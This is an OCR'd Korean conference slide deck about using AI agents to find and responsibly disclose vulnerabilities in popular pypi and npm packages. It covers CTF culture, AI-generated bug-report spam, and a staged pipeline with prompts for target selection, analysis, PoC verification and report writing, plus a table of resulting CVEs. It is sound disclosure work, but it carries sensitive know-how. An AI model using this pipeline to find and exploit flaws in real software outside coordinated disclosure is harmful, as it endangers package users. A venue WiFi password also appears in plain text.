AI 시대, 당신도 CVE의 주인공 입니다.

AI 와 협업 방식에 대한 고찰

미션 claude cli, codex cli 등을 통해 아래 프롬프트로 결과를 얻어보세요

pypi, npm 유명 패키지 기준으로 Github 공개된 오픈소스에서 신규 취약점을 찾아 {package name}-report.md 를 작성해줘. git clone 을 통해 로컬에 파일을 받아서 분석해줘. 레포트 상단에 작성 시간, CVSS 4.0 Score, 패키지 주간 다운로드 수, 취약점 타입을 넣어줘

발표 종료 까지, 가장 높은 Score 를 찾은 3분께 소정의 상품을 드립니다

WIFI 정보 : dcamp_family // dream2030!

목차

- Who am I
- 이번 Talk 내용 소개
- 우리가 고민 해야 할 내용
- CVE 딸깍
- 마무리
- QA

Who am I

김태범 (Ethan Taebeom Kim) @ Cremit

+20y dev + sec exp

2003	C 언어 개발 (7y)	
2005	MFC 개발 (5y)	
2011	무선 보안 회사 창립 (android, python)	다양한 개발, 보안 경험
2013	사내 Bigdata 시스템 구축	
2015	해킹팀 TenDollar 창립 @Hackability	
2019	블록체인 분석 플랫폼 (full stack, nextjs)	
2025	Cremit 합류	AI 회의적, 코드에 대한 이해가 중요
2025.8	AI 가능성에 대해 본격적으로 검토	“할 줄 아네” -> “잘 하네” -> “너가 다 해라"

AI 중심의 사고, 행동, 판단
(AI 가 할 부분과 내가 할 부분에 대한 정의)

~~**+20y dev + sec exp**~~ -> **+1y AI exp**

이번 Talk 내용 소개

AI 전환 시대에 우리에게 필요한 사고


CVE “딸깍"

경험담

AI 시대, 우리에게 필요한 사고

AI 시대, 학습이란 무엇인가?

AI 이전 시대의 사고 -> 경험 -> 판단 흐름



무엇이 이 흐름을 바꾸었는가?

개인 연산 장치


Context 이해 능력

사람

내가 모르는 것을 알 수 있는 능력

AI 시대, 학습의 의미와 목적

AI 시대의 흐름



인간이 생산하는 가치가 행동에서 지시와 판단으로 이동


AI 이전 시대와 이후시대의 용어는 동일, 사람의 역할이 바뀌고 있음

AI 시대, 학습의 의미와 목적


AI 시대의 흐름

경험, 지식

결과



지식을 통해 결과를 도출




결과의 가치 판단을 위해 지식을 도출

AI 大전환 시대, 우리가 가져야 할 Stands

CTF is dead?


OPINION / MAY 1, 2026
The CTF scene is dead.
Frontier AI has broken the open CTF format. The scoreb
human skill cleanly anymore, and the old game is not cor

r/securityCTF · 1개월 전
[삭제됨]
CTFs Are Dead (and we killed them)
죄송합니다. 작성자가 삭제 처리한 게시물입니다.
24 · 18
retornam · 1개월 전
Funny you are criticizing LLM when you wrote all this with an LLM.
Anyone who refuses to learn during a CTF and uses an LLM to solve
the whole point of a CTF is to challenge yourself to learn or use con


Active Recent Comments Search
The CTF scene is dead security vibecoding kabir.au
40 via Shorden 4 days ago | caches | 9 comments
You must be logged in to leave a comment.
Post Preview
[–] muvlon 4 days ago
14 About the "LLMs are chess engines for CTF" take the article discusses: There's a major cultural difference here that I think should be noted. CTF was always at least in part a tech arms race, with tool use and development being not just allowed but well-respected. Long before LLMs, competitors were employing ever fancier fuzzers, decompilers, dynamic binary analysis, SMT solvers etc. There was no similar progression in chess. There, it was basically all human brain power until one day computers without any input from humans just started to dominate.
So in chess, the culture quickly agreed on banning engines in competitive play and sanctions it as cheating, mostly effectively. In CTF, it's much harder to draw the line. After all, LLMs are also just C++ (or something) programs running on some computers that help you solve challenges. They're just better than the last generation of tools and take less skill to use.
[–] timthelion 2 days ago
1 They can gain a few years by making it do you can use LLMs but only on prem with standard specs, like with F1 racing.
[–] freddyb 4 days ago
9 I agree that the CTF scene is in a really dire state and that everyone is still st a loss of what to do, but I think there are some aspects of ctf we can and should salvage
The competitive aspect and the bragging rights might be in danger, but I think there's a way to keep it for teaching, learning and exchanging new ideas. As an example, do away with the scoreboards. Consider to remove the time limitations. Run it for longer.

CTF is dead?

"배움이 사라졌다"


1. 배움의 목적과 방식이 변하고 있음
2. 기존에는 공개되지 않으면 해결 방법을 알 수 없음
3. 팀 단위로 접근 시, 내 분야가 아니면 접근이 어려움

CTF is dead?

"공정한 경쟁이 사라졌다"

1 CTF 구조가 공정한 경쟁을 하기 어려운 구조


2 AI 를 통해 오히려 더 공정한 경쟁이 되었다고 볼 수 있음




AI-generated Report (AI slop)

쓰레기 레포트가 너무 많아져서 maintainer 가 힘들다

AI SLOP. AI 판타지로 고통 받는 현업자들. AI로
다..?
조회수 7.4만회 • 3주 전





AI-generated Report (AI slop)

"신고 건수는 늘었는데 실제 유효한 레포트는 적어졌다"
ex) 레포트는 10배 늘었는데 유효한 취약점은 50% -> 10% 로 줄어듦

AI 이전

레포트 100건
유효 레포트 50건

AI 이후

레포트 1000건
유효 레포트 100건

"늘어난 900건의 레포트는 조상님이 분석해주나요?"

AI-generated Report (AI slop)


“존재하지도 않는 함수나 로직으로 레포트를 작성한다”

“허위 제보가 많다”

“X건의 제보 중 실제 취약점은 없었다”

1. AI 이전, 사람이 제보할때도 동일한 이슈가 있었음
2. 공격자는 AI 로 가치를 생상하는데 대응자는 사람이 하기 때문에 병목
3. 사람이 제보 할때보다 더 정확하고 다양한 Artifact 를 제공

우리는 어떤 고민을 해야 할까?



1 앞으로 AI 는 우리 삶의 한 부분으로 지속

2 AI 시대의 초입에 있는 우리가 만들어가야 하는 긍정적 & 도전적 문화

3 행동을 위한 사고가 아닌 결과 (가치) 중심의 사고로 전환

4 기술이 통제를 앞선 상태의 기회

CVE “딸깍”

CVE 란?

CVE (Common Vulnerabilities and Exposures) 란?

취약점을 사회적으로 추적 가능한 형태로 만드는 식별자이자 프로세스

MITRE

CVE와 ATT&CK 같은 보안 표준 및 지식 체계를 운영·관리하는 비영리 연구 기관

CNA (CVE Numbering Authority) 란?

CVE 번호를 할당하고 공개할 수 있는 권한을 가진 기관 또는 조직



CVE 발행 프로세스

취약점 발견	공개된 소프트웨어나 서비스에서 취약점을 찾고 분석하는 단계
제보	담당자에게 취약점의 재현 방법, PoC 등을 포함한 레포트를 제출하는 단계
조정	담당자와 패치 일정, 공개 시점, 취약 유무 등을 협의 하는 단계
CVE (예약 / 할당)	CNA 또는 MITRE 를 통해 취약점에 고유한 CVE 식별 번호를 예약하거나 할당받는 단계
패치 / 공개	프로젝트 측이 패치를 배포하고 advisory와 함께 사용자에게 취약점 정보를 공개하는 단계
CVE 발행	최종적으로 CVE가 공개되고 NVD에 등록되어 추적 가능한 상태가 되는 단계

AI 운영 구조

취약점 발견

제보

조정

CVE (예약 / 할당)

패치 / 공개

CVE 발행

AI 기반 목적 달성 컴포넌트

프로세스 — 목적 달성을 위한 흐름/단계

시스템 — 흐름을 지속적 반복 / 검증 가능한 형태로 운영하는 구조

취약점 발견 프로세스

취약점 발견

“취약점을 찾아줘”

대상

분석

검증

결과

1 None

2 pypi, npm 등록된 패키지 기준으로 대상을 찾아줘

3 주간 다운로드 수 100만 이상, github start X 이상 대상을 찾아줘

4 c wrapped 된 파이썬 패키지 기준으로 대상을 찾아줘

5 AI/ML 카테고리의 WD 1M 이상 패키지 기준으로 대상을 찾아줘

취약점 발견 프로세스

취약점 발견

“취약점을 찾아줘”

대상

분석

검증

결과

1 None

2 sqli, command injection, rce 취약점을 찾아줘

3 사용자 입력 위치, 취약점 발생 가능 위치를 찾고 사용자 입력에 의해 취약점이 발생할 수 있는 Path 를 찾아줘

4 알려진 CVE 를 기준으로 제대로 패치가 되었는지 비슷한 형태의 코드가에 동일한 취약점이 존재하는지 분석해줘

취약점 발견 프로세스

취약점 발견

“취약점을 찾아줘”

대상

분석

★ 검증

결과

1 None

2 해당 취약점이 issue, pr 에 등록된 이슈 인지 검토해줘

3 CVE 에 등록된 취약점 인지 검토해줘

4 maintainer 입장에서 이 취약점을 거부 해야 하는 입장에서 검증해줘

5 의도한 동작인지 검토해줘

6 poc 를 만들어주고 검증해줘

취약점 발견 프로세스

취약점 발견

"취약점을 찾아줘"

대상

분석

검증

결과

1 전체 Summary, 취약점 설명, Root cause, PoC 문서를 작성해줘

2 사용된 기술에 대해 상세히 설명해줘

3 Github PVRT, MITRE, … 포멧에 맞게 문서를 작성해줘

취약점 관리 시스템

- Prompt
- Workbench
- Pipeline
- Workflow
- Orchestration

"무엇을 원하는가?"

Intent (의도) + Context (맥락) + Constraint (형식) 을 전달하는 최소 실행 단위

간단한 프롬프트부터 점진적으로 확장

"취약점을 찾아줘"

↓

"A 를 만족하는 취약점을 찾아줘"

↓

"A+B 를 만족하는 취약점을 찾아줘"

대상	$target-discovery
분석	$analysis
검증	$verify
문서	$generate-report

취약점 관리 시스템

Prompt

Workbench

Pipeline


Workflow

Orchestration

"AI가 무엇을 할 수 있는가?"

Prompt 를 반복 가능한 작업으로 수행하기 위한 실행 환경

MCP, FileSystem, Docker, …



취약점 관리 시스템

Prompt

Workbench

Pipeline


Workflow

Orchestration

"작업을 어떤 순서로 처리하는가?"

특정 작업을 반복 가능하게 처리하는 실행 흐름

고정적인 작업은 스크립트로 대체



취약점 관리 시스템

Prompt

Workbench

Pipeline

Workflow

Orchestration

"어떤 목적을 달성하려는가?"

여러 작업 흐름을 목적 중심으로 구성한 운영 구조

취약점 관리 시스템

Prompt

Workbench


Pipeline

Workflow

Orchestration


"여러 작업과 상태를 어떻게 관리하는가?"


여러 운영 구조와 실행 상태를 조정하는 시스템 계층



“CVE 딸깍”


Phase 1 - 후보군 생성 (중복 제거, 새로운 취약점 도출)





“CVE 딸깍”

Phase 2 - 분석 및 1차 리뷰



/analyze 규칙 — 코드 분석 방법론

핵심 원칙

패키지 소스를 직접 읽고, 모든 유형의 취약점을 자유롭게 탐색한다.
특정 함수명 grep에 의존하지 않는다 — 코드의 의미를 이해하고 버그를 찾는다.

분석 흐름

```
1. 소스 획득 + 구조 파악
2. 공격 표면 식별 (어떤 입력을 받는가?)
3. 코드 통독 + 취약점 탐색 (제한 없음)
4. 발견 사항 검증 (실제 도달 가능? exploit 가능?)
5. 결과 기록
```

게이트/STOP 없음 — 끝까지 코드를 읽고 판단한다.
단, 분석은 10분 내로 끝낸다.

Step 1: 소스 획득 + 구조 파악

```
□ 소스 다운로드 (pip download / npm pack / git clone)
□ 디렉토리 구조 파악 — 핵심 코드 위치, 언어, 의존성
□ 코드 규모 추정 (핵심 로직 몇 줄인지)
□ README/문서에서 패키지 목적과 사용법 파악
```

Step 2: 공격 표면 식별

이 패키지가 받는 **모든 외부 입력**을 나열한다:

```
□ 공개 API 파라미터 (함수 인자, 옵션 객체)
□ 파싱 대상 데이터 (파일, 네트워크 데이터, 문자열)
□ 환경 변수, 설정 파일
□ HTTP 헤더, 쿠키, URL
□ 다른 라이브러리로부터 받는 데이터
```

각 입력에 대해: **현실적으로 공격자가 제어할 수 있는가?**

Step 3: 코드 통독 + 취약점 탐색

코드를 읽으면서 아래 **모든 카테고리**를 검토한다. 특정 함수명이 아니라 **동작의 의미**를 본다.

메모리/버퍼 안전성 (C/C++/Rust unsafe)

- 버퍼 크기 계산이 올바른가?
- 사용자 제어 값이 인덱스/오프셋/길이로 쓰이는가?
- 정수 오버플로우가 크기 계산에 영향을 주는가?

“CVE 딸깍”


Phase 3 - PoC Triage -> DA Review -> 레포트 생성

Phase 2

↓

Phase 3

Auto Triage	PoC 생성 및 검증
DA Review	Devil’s Advocate (반박자) Review
Report	사람이 보기 위한 레포트 생성




```
── Hunt 배치 결과 ──

| # | Candidate | 취약점 | Review | DA | Report | 상태 |
|---|---|---|---|---|---|---|
| 1 | ETK-CAND-0002- | vuln-001: OOB | GO | 제출 | 001-260307-.. | 리포트 완성 |
| 2 | ETK-CAND-0003- | : | - | STOP | - | - | 분석 완료 |
| 3 | ETK-CAND-0004- | | - | STOP | - | - | 분석 완료 |
| 4 | ETK-CAND-0005- | | vuln-001: BOF | GO | 제출 중단 | - | DA 반박 |
| 5 | ETK-CAND-0006- | - | STOP | - | - | 분석 완료 |

GO+DA통과: 1개 → 리포트 완성
STOP: 3개 | DA반박: 1개
```

“CVE 딸깍” 결과물 (2~3월)

30개 제출 (13 응답 대기, 11개 CVE + 3개 Ack + 1개 private bounty $500 = 88.23%) + 2개 reject

ID	Package / Target	Severity	Vulnerability	Status	Weekly Downloads	GitHub Stars
CVE-2026-32763	Kysely	High (8.2)	SQL Injection via JSON Path Key/Index Injection	Public	6,010,148	13,823
CVE-2026-32875	ujson	High (7.5)	Heap Buffer Overflow via Signed Integer Overflow in Encoder	Public	24,734,571	4,483
CVE-2026-30951	Sequelize	High (7.5)	SQL Injection via JSON Column Cast Type	Public	2,974,060	30,347
CVE-2026-39356	Drizzle ORM	High (7.5)	SQL Injection via Improper Identifier Escaping	Public	9,695,559	34,451
CVE-2026-42311	Pillow	High (8.6)	Invalid PSD Tile Extents via Integer Overflow	Public	110,467,043	13,578
CVE-2026-3304	multer	High (8.7)	Orphan File Accumulation via Async fileFilter Race Condition	Public	13,386,831	12,050
CVE-2026-4867	path-to-regexp	High (7.5)	ReDoS via 3+ Parameter Patterns	Public	181,106,102	8,591
ETK-26-0089	Undisclosed	Critical (9.8)	Heap Buffer Overflow	Acknowledged	-	-
CVE-2025-69874	nanotar	High (7.5)	Zip Slip in parseTar()/parseTarGzip()	Public	1,059,114	193
CVE-2025-69873	ajv	High (7.5)	ReDoS via $data Reference	Public	304,302,260	14,716
CVE-2025-69872	DiskCache	High (7.3)	Unsafe Pickle Deserialization to RCE	Public	10,177,592	2,878
CVE-2025-69871	MedusaJS	High (7.5)	Race Condition in Promotion Usage Limit	Public	103,695	33,793
ETK-26-0032	Undisclosed	High (7.5)	Missing Resource Limit to DoS	Acknowledged	-	-
ETK-26-0003	Undisclosed	Critical (9.8)	Sandbox Escape to RCE	Acknowledged	-	-

https://github.com/EthanKim88/ethan-cve-disclosures

